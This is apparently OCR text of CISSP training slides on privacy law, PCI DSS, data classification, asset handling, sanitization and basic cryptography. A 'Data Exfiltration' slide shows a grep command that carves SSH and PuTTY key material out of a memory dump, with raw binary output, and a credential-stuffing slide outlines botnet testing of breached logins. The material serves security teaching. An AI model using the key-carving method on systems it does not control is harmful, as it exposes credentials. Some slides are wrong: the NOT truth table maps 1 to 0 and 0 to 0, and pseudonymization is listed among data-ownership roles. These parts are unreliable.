- Passed in 1998, this act made identity theft a crime against the person whose identity was stolen and provides severe criminal penalties
  - ✓ Up to 15-years in prison
  - ✓ Up to $250,000 fine
- Prior to this law the only legal victims of identity theft were the creditors who were defrauded

Question Set #2

EU Privacy Laws

European Union Privacy Law

- The European Union (EU) passed a directive in 1995 outlining privacy measures that must be in place for protecting personal data processed by information systems
- Processing of personal data must meet one of the following criteria
  - ✓ Consent
  - ✓ Contract
  - ✓ Legal obligation
  - ✓ Vital interest of the data subject
  - ✓ Balance between the interests of data holder and data subject
- Outlines key rights of individuals about whom data is held and/or processed:
  - ✓ Right to access the data
  - ✓ Right to know the data's source
  - ✓ Right to correct inaccurate data
  - ✓ Right to withhold consent to process data in some situations
  - ✓ Right of legal action should these rights be violated

Privacy Shield

- Passed in 2016, the Privacy Shield agreement replaces the safe harbor agreement and allows U.S. companies to certify compliance with EU privacy laws
- To qualify for Privacy Shield protection, U.S. companies conducting business in Europe must meet these seven requirements for the processing of personal information:
  - ✓ Informing Individuals About Data Processing
  - ✓ Providing Free and Accessible Dispute Resolution
  - ✓ Cooperating with the Department of Commerce
  - ✓ Maintaining Data Integrity and Purpose Limitation
  - ✓ Ensuring Accountability for Data Transferred to Third Parties
  - ✓ Transparency Related to Enforcement Actions
  - ✓ Ensuring Commitments Are Kept As Long As Data Is Held

General Data Protection Regulation

- Passed in 2016 and implemented in 2018, GDPR provides a single law that covers data utilized throughout the EU and improves data protection directives protecting data collected from EU residents
- GDPR applies to organizations outside the EU, if they collect information about EU residents
- GDPR provisions include:
  - ✓ A data breach notification requirement on companies to inform authorities of serious data breaches within 72 hours
  - ✓ Creation of centralized data protection authorities in each EU member state
  - ✓ Individual access to data
  - ✓ Portability provisions for transfer of personal data between service providers
  - ✓ Provisions to require companies to delete information if it is no longer needed


Security Compliance

Payment Card Industry Data Security Standard

PCI DSS is an international standard that applies to any organization that processes credit card transactions


Payment Card Industry Data Security Standard

- PCI DSS enforces 12 requirements:
  - ✓ Maintain firewall configurations to protect cardholder data
  - ✓ Do not use defaults for system security parameters
  - ✓ Protect stored cardholder data
  - ✓ Encrypt cardholder data across open public networks
  - ✓ Protect all systems against malware and regularly update antivirus software or programs
  - ✓ Develop and maintain secure systems and applications
  - ✓ Restrict access to cardholders by business need-to-know
  - ✓ Identify and authenticate access to system components
  - ✓ Restrict physical access to cardholder data
  - ✓ Track and monitor access to networks and cardholder data
  - ✓ Regularly test security systems and processes
  - ✓ Maintain policies addressing information security for all personnel




Payment Card Industry Data Security Standard

- PCI DSS specifies activities related to vulnerability scanning and assessments including:
  - ✓ Internal and external vulnerability scans
  - ✓ Scans either quarterly or after system changes
  - ✓ Only approved Scanning Vendors (ASV) can conduct assessment scans
  - ✓ Remediation of critical vulnerabilities and confirmation scan



Question Set #3




Questions

ISC2 CISSP Training

Protecting Security Assets

CISSP® Certified Information Systems Security Professional



Domain Topics

2.1 Identify and Classify Information and Assets


2.2 Determine and Maintain Information and Asset Ownership

2.3 Protect Privacy

2.4 Ensure Appropriate Asset Retention


2.5 Determine Data Security Controls

2.6 Establishing Information and Asset Handling Requirements




Data Definitions

- Pseudonymization
  - ✓ The process of using pseudonyms to represent data
  - ✓ Instead of including personal information such as the patient's name, address, and phone number, it could just refer to the patient as Patient 23456 in the medical record
  - ✓ Synonymous with tokenization
- Anonymization
  - ✓ The process of removing personally identifiable data to prevent identification of a person
  - ✓ Security requirements under GDPR do not apply to anonymized data




Data Types

- Data and information fall into the following categories:
  - ✓ Sensitive Data
    - ○ Confidential, proprietary, protected, or any data essential to an organizations value or needed to comply with laws and regulations
  - ✓ Personally Identifiable Information (PII)
    - ○ "Any information about an individual maintained by an agency, including information that can be used to distinguish or trace an individual's identity, such as name, SSN, DOB, mother's maiden name, or biometric records; and information linked or linkable to an individual, such as medical, educational, financial, and employment information" – NIST SP 800-122
  - ✓ Protected health information (PHI)
    - ○ "Information created or received by a health care provider, health plan, public health authority, employer, life insurer, school or university, or health care clearinghouse that relates individual health condition" – HIPPA



Data Types

- Proprietary Data
  - ✓ Data that maintains a competitive edge in the marketplace
  - ✓ Significant effort has been applied by Advanced Persistent Threats (APTs) in the acquisition of proprietary data
    - ○ APT1 – Chinese APT
      - ▪ Compromised 141 companies spanning 20 major industries and included exfiltration of 6.5 TB of compressed intellectual property data in 2013
    - ○ APT 28 / APT 29 – Russian APT
      - ▪ Threat organizations are frequently identified with different names (i.e. APT 28 has been identified as Sofacy Group, Sednit, Pawn Storm, STRONTIUM, Tsar Team, and Threat Group-4127)




Data States


- When developing asset protection policy, ensure that all data states are addressed
  - ✓ Data at Rest
    - ○ Data stored on media including hard drives, external USB drives, storage area networks, and backup tapes
  - ✓ Data in Transit (i.e. Data in Motion)
    - ○ Also known as data in motion, this includes any data transmitted over wired, wireless / cellular networks (i.e. LAN / WAN / VANET)
  - ✓ Data in Use
    - ○ Data residing in main memory or temporary storage buffers during application use

Data Exfiltration

- Example of data in main memory collected to identify cryptographic keys stored in live systems



```
$ grep -aE 'ssh-rsa AAAA[0-9A-Za-z+/]+[=]{0,3} rsa-key-[0-9]{8}' Win10_x64_512MB.mem
��q10v�����V�P��Y����copypaste.transport ������
                                        ��ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAkZVSUBNm2xsu10h+9BiL+/AFvZO4k3eRT4CTn1f64aI
uxjrZMoUtMlUMCOdlZni5zesSMHfwy0NuUVk06CK3FWbG5LCuzuwiaVS0LEMAMObEVUxeqRlQ9rGovwGDIpjkqyJxlLOV/MShMu5PqogUuiy9NSqRv6q9dOM+2LQI0eIfM9P1
7ATTDVLsm1FSbRLZc1tAoS7NteKrXowERlqFgCw36/zX6lPxIA/ZiQgyMGTTziWmc916jqPpRxkWCltbnJK5hmNmth0zc9E5MuX448MwlI3+DKE4o9Qlzy330mpKgYreSwOUY
giLTf3YpFrPx7qqnDgwVt/TCsygTZF79Q== rsa-key-20190303�y330mp�������V�p��V�qnDgwVt/TCsygTZF79Q==
��������copypaste.transport ����77
                            8�������vmx.tools.get_version_status8�������vmx.tools.get_version_status8�������vmx.tools.get_version
_status8�������vmx.tools.get_version_status8�������vmx.tools.get_version_status8�������vmx.tools.get_version_status8�������vmx.tools.get_
version_status8�������vmx.tools.get_version_status��������copypaste.transport ������
  ��ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAkZVSUBNm2xsu10h+9BiL+/AFvZO4k3eRT4CTn1f64aIuxjrZMoUtMlUMCOdlZni5zesSMHfwy0NuUVk06CK3FWbG5LC
uzuwiaVS0LEMAMObEVUxeqRlQ9rGovwGDIpjkqyJxlLOV/MShMu5PqogUuiy9NSqRv6q9dOM+2LQI0eIfM9P17ATTDVLsm1FSbRLZc1tAoS7NteKrXowERlqFgCw36/zX6lPx
IA/ZiQgyMGTTziWmc916jqPpRxkWCltbnJK5hmNmth0zc9E5MuX448MwlI3+DKE4o9Qlzy330mpKgYreSwOUYgiLTf3YpFrPx7qqnDgwVt/TCsygTZF79Q== rsa-key-2019
0303��������vmx.tools.get_version_status8�������vmx.tools.get_version_status8�������vmx.tools.get_version_status����������������H�A��@�
����� �@��?H�����y�3�H�A H�A(H�A0H�A8�A%�A-�A5�A=H�A@H�AHH�APH�AX�AE�AM�AU�A]H�A`H�AhH�ApH�Ax�Ae�Am�Au�A}‖��������‖��?‖��������‖��?‖��
������‖��?‖��������‖��?H���H���H���H����������������H���H���H���H����������������H���H���H���H����������������������
                                                                      ��������������������������H���A������������������������H�\H�l
```



```
{$�L��C���=�4�&��@�y��x$�G��
                           1       Key.ppk��PuTTY-User-�-File-2: ssh-rsa
�����/���������r��2���mv�9����������!�������6�h����_n`��G��
                                                      6��?@��T��k�o��"�T��"�FE8@�d��j�l��PuTTY-User-Key-File-2: ssh-rsa
�������d�7#�r�2.53@2���3��?@��t��u�m���#�t��#��@�����t�j��PuTTY-User-Key-File-2: ssh-rsa
iN75ASSESS-�L�Z�����������a����C���Ax��sx��8�
                                            Bx:
                                              ����N.5���IDOCUME�����5���D>�����B"���������?770�����@�
                                                                                        ������ssh-rsa AB3NzaC1yc2Er JQ0QEA
kZVSUBNm2xsu10h+9BiL+/AFvZO4k3eRT4CTn1f64aIuxjrZMoUtMlUMCOdlZni5zesSMHfwy0NuUVk06CK3FWbG5LCuzuwiaVS0LEMAMObEVUxeqRlQ9rGovwGDIpjkqyJxl
LOV/MShMu5PqogUuiy9NSqRv6q9dOM+2LQI0eIfM9P17ATTDVLsm1FSbRLZc1tAoS7NteKrXowERlqFgCw36/zX6lPxIA/ZiQgyMGTTziWmc916jqPpRxkWCltbnJK5hmNmth
0zc9E5MuX448MwlI3+DKE4o9Qlzy330mpKgYreSwOUYgiLTf�3YpFrPx7qqnDgwVt/TCsygTZF79Q== �

                                                                           -key-2019030`��
```

Question Set #1

Defining Asset Classifications and Controls

- Asset classifications should match the data classifications
  - ✓ A computing system processing secret data should contain data and peripherals no greater than secret
  - ✓ Assets should utilize clearly marked hardware assets to ensure personnel process or store proper data levels
- Asset Controls
  - ✓ Asset controls should be inline with each of the types of protections needed
    - ○ Confidentiality
    - ○ Integrity
    - ○ Availability

Email Data Security

- Create an email data security policy for each of the following types of data:
  - ✓ Confidential / Proprietary
  - ✓ Private (i.e. PII & PHI)
  - ✓ Sensitive
  - ✓ Public
- For each type of data specify the control applied to each of the following data objects
  - ✓ Emails & Attachments
    - ○ In Storage
    - ○ In Transit
    - ○ In Use

Email Data Security


Classification	Security Controls
Confidential / Proprietary	• Email and attachments must be encrypted with AES 256 • Email and attachments remain encrypted except when viewed • Email can only be sent to recipients within the organization • Email can only be opened and viewed by recipients ✓ Forwarded emails cannot be opened • Attachments can be opened and viewed, but not saved • Email content cannot be copied and pasted into other documents • Email cannot be printed
Private – PII / PHI	• Email and attachments must be encrypted with AES 256 • Email and attachments remain encrypted except when viewed • Email can only be sent to recipients within the organization
Sensitive	• Email and attachments must be encrypted with AES 256
Public	• Email and attachments can be sent in cleartext

Handling Information and Assets

- Organizes must have an incident handling and breach notification system in the event of a data breach
- Historical examples of significant security breaches:
  - ✓ Yahoo, 2013, 3 billion credentials
  - ✓ Yahoo, 2014, 500 million credentials
  - ✓ Office of Personnel Management, 2015, 22 million personnel records
  - ✓ Marriot, 2018, 500 million credentials
  - ✓ First American Financial, 2019, 885 million credentials
  - ✓ Facebook, 2019, 540 million credentials

Credential Stuffing

- ✓ Credentials are often reused
- ✓ By finding known compromised credentials, attackers can use them against other systems to authenticate
- ✓ Although success rate is low, large volumes of compromised accounts makes this a feasible attack


AI-enabled authentication attempts reduce the chance of account lockout
3
PayPal
ebay
citibank
amazon
1
BreachAlarm
';--have i been pwned?
DEHASHED
The Dark Web
Attacker collects known compromised credentials from various open and closed sources
Attacker C&C
2
Attacker establishes botnet or computing environment to test credentials against various servers
Botnet

Marking Sensitive Data and Assets

- Marking sensitive information makes certain users can identify data classifications and includes physical and electronic marking and labels
- Data Loss Prevention (DLP) technologies track marked digital documentation
- Data that resides on a lower classification system can transmit data to a higher classification level, but to prevent the reverse Cross Domain Solution (CDS) or "data diode" are used to prevent data transfers

Storing Sensitive Data

- Sensitive data should be stored with strong encryption to prevent data loss
  - ✓ Encryption can be applied at many data layers
    - Physical media protection
      - Locked safes
      - Secure facility
      - Restricted personnel access
    - File System & Operating System Encryption
      - Built-in encryption protects both file and volume
      - Windows: BitLocker, EFS (File System)
      - Linux: FDE
    - Data Encryption
      - Windows, Linux: AESCrypt Application

Data Sanitization

- A data retention policy specifies when data is no longer needed and the procedure for disposing of the data
- NIST SP 800-88 "Guidelines for Media Sanitization" defines three data sanitization methods


Sanitization Method	Definition
Clearing	Technique used to sanitize data in user-addressable storage locations for protection against simple non-invasive data recovery techniques by using read and write commands to rewrite new values or reset the device to original state
Purging	Physical or logical techniques that render data recovery infeasible using state of the art laboratory techniques
Destroying	Renders data recovery infeasible using state of the art laboratory techniques and results in the subsequent inability to use the media for storage of data

Data Sanitization Examples

Sanitization Method	Example
Clearing	• gpart • dd • Clonezilla
Purging	• Firmware Secure Erase command • Disk Degaussing
Destroying	• Disintegration • Incineration • Pulverizing • Shredding • Melting

Data Ownership

- NIST 800-18 specifies personnel responsibilities relative to data ownership and management and defines data ownership across federal information systems
  - ✓ Data Owners
  - ✓ Asset Owners
  - ✓ Business / Mission Owners
  - ✓ Data Processors
  - ✓ Pseudonymization
  - ✓ Anonymization
  - ✓ Administrators
  - ✓ Custodians
  - ✓ Users


NIST Special Publication 800-18
Revision 1

Guide for Developing Security Plans for Federal Information Systems

NIST
National Institute of Standards and Technology
Technology Administration
U.S. Department of Commerce

Marianne Swanson
Joan Hash
Pauline Bowen


INFORMATION SECURITY

Computer Security Division
Information Technology Laboratory
National Institute of Standards and Technology
Gaithersburg, MD 20899-8930


February 2006

U.S. Department of Commerce
Carlos M Gutierrez, Secretary

National Institute of Standards and Technology
William Jeffrey, Director



Question Set #2



Questions

ISC2 CISSP Training

Cryptography and Symmetric Key Algorithms

CISSP® Certified Information Systems Security Professional

Domain Topics

2.5 Determine Data Security Controls

3.5 Assess and Mitigate the Vulnerability of Security Architectures, Designs, and Solutions

3.9 Apply Cryptography


Cryptography Introduction

Cryptography

- Derived from Greek meaning “hidden writing” and is used to reinforce the security principles (C-I-A) and non-repudiation
  - ✓ Confidentiality
    - Cryptography provides confidentiality or data at rest, in motion, and in use
      - Symmetric – Private
      - Asymmetric – Public
  - ✓ Integrity
    - Data manipulation is detected with message digests and digital signatures
  - ✓ Authentication
    - Cryptosystems provide verification of claimed identity
  - ✓ Nonrepudiation
    - Provides confirmation of message origin

Encryption and Decryption

- Encryption is the process of taking plaintext and applying a key to generate ciphertext
  - ✓ Plaintext
    - An unmodified message or data object
    - Also known as cleartext
  - ✓ Ciphertext
    - The resulting encrypted message or data object
  - ✓ Key
    - A unique value known only to the data owner
      - Symmetric
      - Asymmetric



Key

&#jksdla98)*FIPAS

Plaintext

Destroy the bridge at 2300, 12 February

Encryption Algorithm

Ciphertext

U2FsdGVkX1/2uzD4UD8uAbgzHgWwis+Tdhm/QNSdD0/2tV27EMVW//PZufi8aYDw

Cryptographic Concepts

- Cryptographic concepts to be familiar with:
  - ✓ Zero-Knowledge Proof
    - Proving that a data object is owned without revealing the object itself
    - Digital Escrow
  - ✓ One-Way Function
    - An irreversible process that provides data integrity checking
    - Hashes / Message Digest / Prime Number Factorization
  - ✓ Two-Way Function
    - A reversible process that provides data confidentiality
    - Encryption / Decryption

Cryptographic Concepts

- Addition cryptographic concepts:
  - ✓ Split Knowledge
    - ○ Multiple users aggregate privileges to perform an operation
  - ✓ M-of-N Control
    - ○ Minimum number of agents (M) of the total population (N) work together to perform high-security tasks
  - ✓ Nonce
    - ○ A random number generated to provide a one-time unique value
    - ○ An Initialization vector (IV) is an example of a nonce
  - ✓ Work Function
    - ○ The effort required to conduct a brute-force attack against a cryptosystem

Kerckhoffs's Principle

- Mathematician Auguste Kerckhoffs proposed that security of a messages sent through a cryptographic system will remain secure even if an attacker has full knowledge about the algorithm used to implement it
- Security of any cryptographic system is then dependent on the protection of the key used to encrypt the message
- Greater public scrutiny produces rigorous analysis and exposes cryptosystem vulnerabilities leading to stronger algorithms
- Claude Shannon would later add that “one ought to design systems under the assumption that the enemy will immediately gain full familiarity with them”

Cryptographic Primitives

Cryptographic Operations

- Common mathematical operations used in cryptographic algorithms
  - ✓ AND, OR, NOT, NAND, NOR, XOR

AND

X	Y	Out
0	0	0
0	1	0
1	0	0
1	1	1

OR

X	Y	Out
0	0	0
0	1	1
1	0	1
1	1	1

NOT

X	Out
0	0
1	0

NAND

X	Y	Out
0	0	1
0	1	1
1	0	1
1	1	0

NOR


X	Y	Out
0	0	1
0	1	0
1	0	0
1	1	0

XOR

X	Y	Out
0	0	0
0	1	1
1	0	1
1	1	0

Exclusive OR


- The exclusive OR operation is a common cryptographic primitive used to obfuscate data
- The function takes binary values and assigns a one if the values are different and a zero if the values are the same
- XOR can also detect changes in data



X	Y	Out
0	0	0
0	1	1
1	0	1
1	1	0

Exclusive OR

- For the following set of binary data, what is the output of the XOR operation for the following inputs?
  - ✓ X = 10011110
  - ✓ Y = 00001011




X	Y	Out
0	0	0
0	1	1
1	0	1
1	1	0

Modular Arithmetic

- The modulus calculates the remainder of the division operation
- Also known as clock arithmetic, modular arithmetic will be a key component for understanding the RSA asymmetric cryptosystem

0 mod 5 = 0
1 mod 5 = 1
2 mod 5 = 2
3 mod 5 = 3
4 mod 5 = 4
5 mod 5 = 0
6 mod 5 = 1
7 mod 5 = 2
8 mod 5 = 3
9 mod 5 = 4
10 mod 5 = 0



Question Set #1

Historical Ciphers

Cipher

- An algorithm that turns plaintext into ciphertext to provide confidentiality
- 2-way functions
  - ✓ Encryption ↔ Decryption
- Historical ciphers utilized either a substitution or transposition method to encrypt messages
- Modern ciphers depend on the secrecy of the key used to encrypt and decrypt a message

Substitution vs. Transposition

- Substitution Cipher
  - ✓ Replacement of one fixed value with another

    ABCDEFGHIJKLMNOPQRSTUVWXYZ
    PLMOKNIJBUHVYGCTFXRDZESAWQ
  - ✓ Substitution ciphers
    - ○ Caesar, Vigenère, Playfair Cipher
- Transposition Cipher
  - ✓ Positional values are rearranged and provided as a key for encryption and decryption
  - ✓ Transposition ciphers
    - Route, Columnar, Double, Myszkowski

1 2 3 4 5 6 7 8 9 10 11 12 13 14
ATTACK AT DAWN
D TAKW TACTANA
11 7 2 8 6 13 10 9 1 5 3 4 14 12

Caesar Cipher

- The Caesar Cipher is a basic substitution cipher using alphabet rotation
- Although traditionally rotated by 3, any value can be used to shift the alphabet
  - ✓ Alphabet rotations will introduce us to the concept of modular arithmetic
- The shift is applied to all letter in the alphabet
- The alphabet rotation is not cryptographically secure and is vulnerable to frequency analysis

ROT-0	ABCDEFGHIJKLMNOPQRSTUVWXYZ
ROT-1	ZABCDEFGHIJKLMNOPQRSTUVWXY
ROT-2	YZABCDEFGHIJKLMNOPQRSTUVWX
ROT-3	XYZABCDEFGHIJKLMNOPQRSTUVW
	:
	:
ROT-13	NOPQRSTUVWXYZABCDEFGHIJKLM

Vigenère Cipher

- Instead of using a single alphabet, the Vigenère Cipher uses multiple alphabets
  - ✓ Key
  - ✓ Message
- This is also known as a running key cipher when using a book for key generation
- Ciphertext can be calculated directly with:

  C = (P + K) mod 26

Plaintext

Key

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
